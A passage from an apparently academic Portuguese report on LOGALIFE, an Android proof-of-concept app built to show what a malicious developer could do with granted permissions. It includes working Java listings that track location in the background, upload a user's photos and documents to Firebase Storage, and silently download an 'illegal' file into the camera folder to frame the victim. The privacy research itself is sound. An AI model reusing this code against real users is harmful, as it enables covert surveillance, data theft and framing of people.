

Figura 15 - Aplicação LOGALIFE

A localização, obtida através de GPS, recorre ao *package* `FusedLocationProviderClient`. Este *package* necessita dos seguintes requisitos para funcionar devidamente:

- **Permissões necessárias:**
  - `android.permission.ACCESS_FINE_LOCATION`
  - `android.permission.ACCESS_COARSE_LOCATION`
- **GPS ligado**: O *package* `FusedLocationProviderClient` apresenta duas formas diferentes de aceder à localização:
  - A primeira através do método `getLastLocation()`. Este método devolve uma `Task` que pode ser usada para conseguir um objeto `Location` com as coordenadas de **latitude, longitude e altitude** da última localização geográfica obtida no dispositivo. Esta solução

apesar de mais célere, uma vez que apenas necessita de aceder à *cache* do *smartphone*, pode não ser tão precisa uma vez que o utilizador pode-se ter deslocado desde a última vez que foi obtida a localização. Chegou a ser considerada a utilização deste método quando o serviço GPS estivesse desligado no *smartphone*, contudo a desativação do GPS leva a uma limpeza da cache tornando inviável a utilização deste método para o propósito mencionado acima.

- A segunda solução passa pela utilização do método `getCurrentLocation()`. Tal como o nome do método indica, este devolve a localização no momento em que o método é executado. Esta foi a solução utilizada uma vez que no contexto da aplicação **LOGALIFE** a precisão da localização é mais importante do que a velocidade de obtenção da mesma.

Um ponto importante a ter em conta é perceber o que acontece no caso de não haver acesso à internet, quer seja através de WIFI ou dados móveis. Nos testes realizados, com e sem acesso à internet, não houve alterações significativas na precisão da localização.

Estes testes permitiram também perceber o que acontece aos dados que não podem ser enviados para a base de dados Firebase por não haver ligação à internet. Nestas situações o próprio Firebase armazena os dados localmente e assim que haja ligação à internet estes são enviados para a base de dados. Esta funcionalidade permitiu poupar bastante tempo a tratar os dados quando não existe ligação e provou que optar por esta base de dados não relacional em detrimento de outros serviços semelhantes foi uma escolha adequada às necessidades.

A arquitetura utilizada foi mais uma vez semelhante à utilizada nas *sprints* anteriores, ou seja, foi também utilizada uma classe `Manager` responsável por tratar toda a lógica relativa à localização devolvida pelo *package* `FusedLocationProviderClient` e preparar os dados para serem inseridos na base de dados Firebase.

4.4.2. Armazenamento da Localização no Firebase – Versão 1

Foi também criada uma classe no modelo de dados da aplicação chamada `LocationInfo`, como se pode consultar na Figura 16, sendo esta a classe que é armazenada no Firebase associada ao *timestamp* em que foi obtida a localização.

```
import ...

public class LocationInfo {
    public long timestamp;
    public double latitude;
    public double longitude;
    public double altitude;

    public LocationInfo(long timestamp, double latitude, double longitude, double altitude) {
        this.timestamp = timestamp;
        this.latitude = latitude;
        this.longitude = longitude;
        this.altitude = altitude;
    }

    @Override
    public String toString() { return this.latitude + " " + this.longitude; }
}
```

Figura 16 - Estrutura da Classe "LocationInfo"

Na Figura 17, é possível consultar o formato utilizado inicialmente para armazenar os dados da localização na base de dados, onde a chave corresponde ao *timestamp* no qual a localização foi obtida e, a cada *timestamp* armazenado corresponde um objeto `LocationInfo` com os atributos altitude, latitude e longitude.



Figura 17 - Estrutura de Dados Inicial – Localização

4.4.3. Armazenamento da Localização no Firebase

Sendo este um projeto desenvolvido utilizando uma metodologia ágil, conforme vão sendo encontradas possíveis melhorias estas são efetuadas caso os prós ultrapassem os contras. O formato de armazenamento da localização foi, portanto, alterado durante o desenvolvimento da aplicação WEB de modo a facilitar a obtenção e apresentação dos dados (consultar capítulo 4.10 - Aplicação WEB). Foi precisamente o que aconteceu com o armazenamento da localização na base de dados Firebase.

Inicialmente a informação era guardada num formato em que cada *timestamp* correspondia a uma localização, como é possível consultar na Figura 17, contudo durante o desenvolvimento da aplicação WEB chegou-se à conclusão de que este formato seria menos eficiente do que um formato dividido por ano, mês, dia e hora, como é possível consultar na Figura 18. Este novo formato facilita e otimiza a filtragem das localizações quer seja por mês, dia ou hora, uma vez que não é necessário realizar uma conversão de *timestamp* para a data pretendida para cada uma das entradas na tabela. Para além disso é mais legível a leitura dos dados na base de dados Firebase.



Figura 18 - Estrutura de Dados Final - Localização

De forma a ir de encontro a este novo formato foi necessário efetuar algumas alterações no método responsável por armazenar a informação da localização na base de dados, sendo que a versão final do método pode ser consultada na Listagem 1.

```
public static void saveLocationInfoInFirebase(Location location){

    FirebaseDatabase fDatabase = FirebaseDatabase.getInstance();
    DatabaseReference dbReference = fDatabase.getReference();

    LocalDateTime date = LocalDateTime.now();
    DecimalFormat dmFormat= new DecimalFormat("00");
    String month =
dmFormat.format(Double.valueOf(date.getMonthValue()));
    String day =
dmFormat.format(Double.valueOf(date.getDayOfMonth()));
    String hours = dmFormat.format(Double.valueOf(date.getHour()));
    String minutes =
dmFormat.format(Double.valueOf(date.getMinute()));
    String seconds =
dmFormat.format(Double.valueOf(date.getSecond()));
    DatabaseReference locationRef =
dbReference.child("location").child("" + date.getYear()).child("" +
month).child("" + day);

    LocationInfo locationInfo = new
LocationInfo(System.currentTimeMillis(),
location.getLatitude(),location.getLongitude(),location.getAltitude(
));
    locationRef.child(hours + ":" + "" + minutes + ":" +
seconds).setValue(locationInfo);
    Log.d("SAVING LOCATION: ", "Location: " + location.getLatitude()
+ ", " + location.getLongitude());
}
```

Listagem 1 - Guardar Localização no Firebase

4.5.Execução da Aplicação em Background

Com as constantes alterações que estão a ser feitas para melhorar a privacidade dos utilizadores Android, foi atualizada a política de permissões de acesso à localização, principalmente no que diz respeito à localização quando as aplicações correm em segundo plano.

Nas versões mais antigas do Android não havia distinção entre a permissão de localização para aplicações executadas em primeiro e segundo plano, pelo que utilizavam os mesmos recursos. O facto de não existir discriminação entre o tipo de serviço (primeiro e segundo plano) permitia que algumas das aplicações obtivessem a localização dos utilizadores sem que estes soubessem.

No Android 11 e nas versões posteriores à mesma, sempre que uma aplicação solicita acesso à localização em primeiro plano, o sistema permite escolher a opção "Apenas desta vez". Esta opção dá aos utilizadores mais controlo sobre quando essa mesma aplicação pode aceder à sua localização.

Há então agora duas opções disponíveis para o programador escolher:

- Localização em primeiro plano.
- Localização em segundo plano, sendo que esta requere a seguinte permissão adicional:
    - `android.permission.ACCESS_BACKGROUND_LOCATION`

Na *sprint* 3 quando estava a ser desenvolvida a obtenção da localização surgiu um problema com a utilização do package `FusedLocationProviderClient` que fazia com que o serviço que devolve a localização retornasse sempre as mesmas coordenadas quando se fechava a aplicação. Mais tarde chegou-se à conclusão de que o problema estaria relacionado com a versão 11 do Android e com a falta permissão de acesso à localização em *background*.

Esta conclusão levou a uma restruturação na forma como é obtida a localização [15 - 17], uma vez que deixou de fazer sentido utilizar este package. Foi então criada a classe `LocationService` que estende da `Service`, permitindo que este serviço fosse ativado e desativado utilizando os botões da Figura 19. A opção de utilizar estes dois botões será

temporária e tem o propósito de parar ou simplesmente não começar este serviço quando estiverem a ser desenvolvidas/testadas outras funcionalidades.

Figura 19 - Botões de Iniciar/Parar Serviço de Localização

Quando o utilizador carrega no botão "Iniciar Serviço de Localização" é verificado se a aplicação **LOGALIFE** tem as permissões necessárias para obter a localização em *background*:

- `android.permission.ACCESS_BACKGROUND_LOCATION`
- `android.permission.ACCESS_FINE_LOCATION`
- `android.permission.ACCESS_COARSE_LOCATION`

Caso se confirme que o utilizador cedeu as permissões necessárias é então verificado se o serviço não está já ativo e caso não esteja é iniciado o serviço `LocationService`. O utilizador saberá que está a ser executado um serviço em *background* pois será visível uma *sticky notification* que não pode ser descartada, como se pode ver na Figura 20. Esta notificação apenas desaparecerá se o serviço for interrompido, carregando no botão "Parar Serviço de Localização".



Figura 20 - Notificação de Acesso à Localização em Background

Na Figura 20 é possível ler "Location Service", mas é importar frisar que este título é definido pelo programador. Caso a intenção fosse desenvolver uma aplicação fraudulenta o título poderia ser alterado para qualquer outro texto que levasse o utilizador a acreditar que a notificação era inofensiva.

Outra nota importante é o facto de o serviço continuar a ser executado mesmo que o utilizador feche a aplicação e desta forma é possível continuar a obter a sua localização.

No caso de se tratar uma de aplicação desenvolvida mal-intencionadamente o utilizador saberá que o serviço está a correr e isto poderá levantar algumas suspeitas, contudo é importante frisar que aplicações legítimas como por exemplo o LinkedIn[22] utilizam este tipo de notificações.

[22] https://www.linkedin.com/

Contudo durante a testagem desta funcionalidade em *background*, alguns minutos após fechar a aplicação surgiu um aviso que demonstra os esforços da Google de elucidar o utilizador relativamente ao que está a acontecer com a sua informação privada. A notificação visível na Figura 21 demonstra que o sistema operativo informou o utilizador que a aplicação **LOGALIFE** acedeu à sua localização quando esta estava fechada e ainda deixa a possibilidade de com 2 cliques alterar as permissões atribuídas a esta aplicação.



Figura 21 - Notificação Android Acesso à Localização em Background

É ainda importar frisar que para além das 3 permissões que foram necessárias de adicionar ao ficheiro `AndroidManifests.xml` (consultar Listagem 2), foi também necessário adicionar a seguinte dependência ao ficheiro `build.gradle` (consultar Listagem 3).

```
<uses-permission
android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission
android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission
android:name="android.permission.ACCESS_BACKGROUND_LOCATION"/>
```

Listagem 2 - Permissões adicionadas ao ficheiro AndroidManifests.xml

```
implementation 'com.google.android.gms:play-services-location:18.0.0'
```

Listagem 3 - Dependência adicionada ao ficheiro build.gradle

4.6. Acesso aos Ficheiros Armazenados

Um dos objetivos traçados desde início passava por responder a uma questão que muitos dos utilizadores Android fazem ou pelo menos deveriam fazer: "O que acontece ou pode acontecer quando é cedida a permissão de acesso a fotos e multimédia no dispositivo?" - consultar Figura 22.

Figura 22 - Permissão de Acesso a Fotos e Multimédia

O objetivo principal da *Sprint* 5 passou exatamente por identificar quais os dados que o utilizador poderá ceder sem que este se aperceba e com que facilidade poderá um *developer* mal-intencionado desenvolver uma aplicação que aceda aos ficheiros do utilizador e os envie para o servidor.

A ideia inicial passava por criar um *endpoint* num servidor onde seriam enviados os ficheiros encontrados no *smartphone* da "vítima", porém o Firebase para além de possibilitar o armazenamento de dados utilizando o serviço "Realtime Database", oferece também o serviço "Storage" onde é possível armazenar ficheiros.

Este serviço permitiu configurar, de forma rápida, um local para onde os documentos pudessem ser enviados, até porque o projeto no Firebase já estava associado ao projeto no Android Studio. Foram apenas necessários 2 passos para complementar a configuração do serviço "Realtime Database" configurado previamente:

1. Adicionar a seguinte dependência no ficheiro build.gradle:
    - `implementation 'com.google.firebase:firebase-storage'`

2. Adicionar o seguinte *plugin* no ficheiro build.gradle:
    - `id 'com.google.gms.google-services'`

Depois de ser possível o envio de ficheiros para o servidor remoto do Firebase faltava a parte mais importante, ou seja, extrair os ficheiros do *smartphone*.

De momento a procura de ficheiros no sistema é acionada através dum clique no botão "Run Logalife", visível na Figura 22. Este botão foi mais uma vez utilizado num ambiente de desenvolvimento e como trabalho futuro seria possível, de forma remota, iniciar o serviço em *background*, aceder aos ficheiros e fazer o *upload* dos mesmo para o Firebase Storage.

De modo a obter a lista de ficheiros foi utilizada a função estática `getExternalStorageDirectory()` pertencente ao *package* `android.os.Environment`. Esta função devolve a raiz do sistema de ficheiros do Android, exatamente a pasta que pode ser acedida quando se liga o *smartphone* ao computador, como se pode consultar na Figura 23.



Figura 23 - Pasta "Phone" do Smartphone

Mais uma vez foi seguida uma arquitetura semelhante, ou seja, uma classe onde se encontra a lógica responsável por iterar as pastas consideradas relevantes e posteriormente enviar cada ficheiro para o servidor, como é possível consultar na Listagem 4.

```
public void getFiles() {
    getFilesFromRelevantDirectories(FileUtils.RELEVANT_DIRECTORIES);
}

private void getFilesFromRelevantDirectories(String[]
relevantDirectories) {

    for (String relevantDirectory : relevantDirectories) {
        getFilesFromRelevantDirectory(relevantDirectory);
    }
}

private void getFilesFromRelevantDirectory(String relevantDirectory)
{
    String path =
Environment.getExternalStorageDirectory().toString() +
relevantDirectory;
    Log.d("FILES - ", "Path: " + path);

    File directory = new File(path);
    File[] files = directory.listFiles();

    if (directory.canRead() && files != null && files.length > 0) {
        for (File file : files) {
            Log.d("FILES - ", file.getName());
            if(file.isFile()){
                storeFileInFirebase(file,
FileUtils.getFirebaseStorageDirectoryByExternalDirectory(relevantDir
ectory));
            }
        }
    } else {
        Log.d("FILES", " No files in directory " +
relevantDirectory);
    }
}

private void storeFileInFirebase(File file, String folder) {
    Log.d("FILES", " Storing file " + file.getName() + " in
database.");
    Uri uriFile = Uri.fromFile(file);
```

```
    StorageReference riversRef = storageRef.child(folder +
uriFile.getLastPathSegment());
    riversRef.putFile(uriFile);
}
```

Listagem 4 - Obter Ficheiros

De modo a ser possível aceder aos ficheiros do dispositivo Android é necessária a seguinte permissão:

- `android.permission.READ_EXTERNAL_STORAGE`

Esta permissão permite aceder à maioria dos ficheiros, contudo, para ser possível aceder a todos é necessário declarar a seguinte dependência:

- `android.permission.MANAGE_EXTERNAL_STORAGE`

Sempre que utilizador prime o botão "Run Logalife", o sistema verifica se tem as permissões necessárias e caso não as tenha, volta a pedi-las ao utilizador. No caso de já terem sido cedidas as permissões são iteradas todas as pastas consideradas relevantes, no caso são:

- `/DCIM/Camera`
- `/DCIM/Screenshots`
- `/Documents`
- `/Download`
- `/Movies`
- `/Music`
- `/Pictures`

Todos os ficheiros dentro das diretorias mencionadas são enviados para o Firebase onde são armazenados numa pasta diferente conforme o tipo de ficheiro, como se pode consultar na Figura 24 e na Figura 25.



Figura 24 - Firebase Storage – Raiz



Figura 25 - Firebase Storage - Imagens

Depois de se saber que facilmente se pode desenvolver uma aplicação que peça a permissão ao utilizador para aceder aos seus ficheiros, e que essa mesma aplicação pode vir a enviar todos ou alguns dos ficheiros armazenados no *smartphone* do utilizador para um servidor remoto, o passo seguinte passa por fazer uma retrospetiva do número de aplicações que cada utilizador já cedeu a permissão de acesso aos ficheiros e quantas dessas aplicações poderão ter enviados os dados do utilizador para servidores remotos.

É do conhecimento geral que a grande maioria dos utilizadores armazena ficheiros, documentos e fotos privadas nos seus *smartphones*, desde documentos de identificação, ficheiros com as suas moradas, documentos bancários, ficheiros com informações confidencias, até fotografias privadas.

4.7. Incutir Ficheiros Ilegais no Smartphone

Depois se ter verificado que era possível de forma simples exportar os ficheiros do *smartphone* do utilizador para o servidor surgiu a ideia de testar o oposto, ou seja, enviar ficheiros de um servidor para o *smartphone*.

Caso isto seja possível [12-14], pode ser bastante perigoso para o utilizador pois um programador mal-intencionado pode, por exemplo:

- Carregar ficheiros ilegais para o dispositivo do utilizador/vítima e mais tarde denunciá-lo por possuir esses ficheiros.
- Carregar ficheiros que contenham vírus e tentar infetar o *smartphone* do utilizador/vítima.

Estando traçado um dos planos para a *sprint* foi iniciado o desenvolvimento do mesmo. Em primeiro lugar foi colocado o ficheiro “ilegal_image.png” no Firebase Storage, que representa uma imagem ilegal, para que mais tarde fosse possível o seu *download*, como se pode consultar na Figura 26.



Figura 26 - Ficheiro "Ilegal"

O código responsável por fazer download do ficheiro pode ser consultado na Listagem 5.

```
public void fetchFileFromFirebase() {

    StorageReference illegalFileRef =
storageRef.child("ilegal_image.png");

    illegalFileRef.getDownloadUrl().addOnSuccessListener(new
OnSuccessListener<Uri>() {
        @Override
        public void onSuccess(Uri uri) {
            // Local temp file has been created
            String url = uri.toString();
            dowloadFile(context, "ilegal_image.png", url);
        }
    }).addOnFailureListener(new OnFailureListener() {
        @Override
        public void onFailure(@NonNull Exception exception) {
            // Handle any errors
            Toast.makeText(context, "Error downloading illegal
File", Toast.LENGTH_SHORT).show();
        }
    });
}

private void dowloadFile(Context context, String fileName, String
url) {
    DownloadManager downloadManager = (DownloadManager)
context.getSystemService(Context.DOWNLOAD_SERVICE);
    Uri uri = Uri.parse(url);
    DownloadManager.Request request = new
DownloadManager.Request(uri);

request.setNotificationVisibility(DownloadManager.Request.VISIBILITY
_HIDDEN);
    request.setDestinationInExternalPublicDir(
Environment.DIRECTORY_DCIM, "Camera/" + fileName);
    downloadManager.enqueue(request);
}
```

Listagem 5 - Download do Ficheiro "Ilegal"

A classe `DownloadManager.Request`, por predefinição envia uma notificação ao utilizador a informar que o *download* já foi executado. Uma vez que o objetivo é simular como agiria um programador mal-intencionado, não faria sentido informar o utilizador que foi efetuado o *download* de um ficheiro ilegal, sendo assim, de modo a omitir esta notificação é necessário:

- Alterar a visibilidade da notificação através da seguinte linha de código visível na Listagem 6:

```
request.setNotificationVisibility(DownloadManager.Request.VISIBILITY
_HIDDEN);
```

Listagem 6 - Esconder Notificação

- Adicionar a permissão `android.permission.DOWNLOAD_WITHOUT_NOTIFICATION` ao ficheiro `AndroidManifest.xml`, caso contrário será levantada uma exceção quando o ficheiro é transferido.

Mais uma vez durante o desenvolvimento foi utilizado botão "Run Logalife", já mencionado nas *sprints* anteriores, para testar a funcionalidade.

Assim que este botão é pressionado é executada a função `fetchFileFromFirebase()` que tem a responsabilidade de transferir o ficheiro "ilegal_image.png". É possível confirmar na Figura 27 que o ficheiro foi de facto transferido para a diretoria escolhida para o efeito:

- DCIM/Camera



Figura 27 - Pasta DCIM/Camera

4.8. Acesso ao Microfone

O objetivo da *sprint* 7 passa por testar o trabalho relacionado *Is My Phone Listening in? On the Feasibility and Detectability of Mobile Eavesdropping*. Para responder à questão colocada não só pelos autores do artigo, mas também por muitos utilizadores que repararam que depois de mencionarem algo em conversas perto dos seus *smartphones* se depararam com publicidade relacionada com as conversas que tiveram não só no seu *smartphone* como também em outros dispositivos.

O foco da *sprint* não era precisamente responder à questão "O meu *smartphone* está a escutar-me?", mas sim à questão "É possível o meu *smartphone* escutar-me?".

De forma a concluir se a resposta à questão anterior é afirmativa os esforços da *sprint* passaram por perceber se depois de cedida a permissão de acesso ao microfone era possível à aplicação **LOGALIFE** aceder ao microfone em qualquer momento, mesmo com a aplicação fechada, sem que o utilizador desse conta.

Sabendo de partida que o utilizador teria sempre de aceitar a permissão de acesso ao microfone para que fosse possível à aplicação ter acesso ao mesmo, a *sprint* foi exatamente iniciada por aí, pedir a permissão `android.permission.RECORD_AUDIO` ao utilizador.

Mais uma vez foi utilizada uma estrutura de classes semelhante às apresentadas anteriormente, uma classe responsável por gerir as gravações áudio – a classe `MicrophoneManager`. Esta classe é responsável por iniciar e parar as gravações de áudio, armazenar as mesmas no dispositivo do utilizador e posteriormente enviar essas gravações para o Firebase Storage onde mais tarde o programador da aplicação poderá escutar as gravações efetuadas.

Inicialmente a gravação foi testada carregando no botão "Run Logalife" (consultar Figura 28) ação essa que iniciava e parava a gravação, ou seja, um clique iniciava a gravação e um segundo clique parava e gravava a mesma.

Figura 28 - Aplicação LOGALIFE – versão com 3 botões

O nome atribuído ao ficheiro é simplesmente a data correspondente ao início da gravação, como se pode consultar na Figura 29.



Figura 29 - Gravações Áudio

